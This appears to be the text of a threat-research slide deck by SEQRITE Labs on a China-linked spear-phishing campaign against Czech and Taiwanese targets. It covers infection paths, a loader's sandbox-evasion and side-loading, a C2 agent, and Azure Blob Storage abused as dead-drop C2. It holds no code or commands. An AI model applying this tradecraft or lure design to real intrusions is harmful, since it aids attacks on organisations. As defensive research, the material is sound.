

OPERATION DRAGON WEAVE

A China-linked campaign using
Azure as command-and-control

Kartik Jivani · Priya Patel — *SEQRITE Labs*





RESEARCHERS



Kartik Jivani

SECURITY RESEARCHER

SEQRITE Labs



Priya Patel

SECURITY RESEARCHER

SEQRITE Labs



ABOUT



Priya Patel

SECURITY RESEARCHER

- Threat Researcher @ SEQRITE Labs
- Research featured over Recorded Future & TheHackerNews
- Previously presented at FIRST Technical Colloquium, Bangalore



THE CAMPAIGN

Operation Dragon Weave



SUMMARY

Operation Dragon Weave at a glance

Operation Dragon Weave is a China-linked targeted campaign observed against entities in **Czech Republic and Taiwan**, using region-specific lures and delivery mechanisms.

The campaign employs multiple unique infection paths, **LNK/VBS/PowerShell** and a Rust-based dropper along with NSIS installers that ultimately converge on the same payload execution chain.

The **RUSTCLOAK loader** uses DLL side-loading, sandbox checks, layered decryption, and in-memory execution to evade analysis and security controls.


The final payload, **AZUREVEIL**, is an Adaptix-based C2 agent with **36 commands**, providing file, process, shell, network-pivoting, and in-memory BOF capabilities.

A key tradecraft finding is the use of **Azure Blob Storage as a dead-drop C2 channel**, demonstrating how legitimate cloud infrastructure can be leveraged to blend command-and-control traffic with trusted services.

We assess the campaign as **China-linked**, based on the targeting patterns, infrastructure, malware tradecraft, and operational overlaps identified during the investigation.



INFECTION CHAIN





VICTIMOLOGY


Targets



Targeted Nations



The Czech Republic



Taiwan



Timeline of the Dragon Weave Campaign

JANUARY 2026

- **CZECH REPUBLIC** Inno Setup

Earlier activity discovered through campaign tracking

MARCH 2026

- **CZECH REPUBLIC** Spear-phishing ZIP
- **TAIWAN** Spear-phishing ZIP




INITIAL ACCESS

Initial Infection: Taiwan



INITIAL ACCESS

Initial Infection: Taiwan



We found the initial spear-phishing ZIP uploaded from Taiwan in March 2026.



POST SPEAR-PHISHING

Post-Spear-phishing: Taiwan



Post Spear-Phishing: Taiwan

APPLICATION REVIEW RESULT NOTIFICATION



data



計畫申請審查結果通知單.
pdf.lnk



_計畫申請審查結果通知單.
exe

We found an interesting set of files written in Traditional Chinese, commonly spoken in Taiwan.




INITIAL ACCESS

Initial Infection: Czech Republic



INITIAL ACCESS

Initial Discovery: Czech Republic

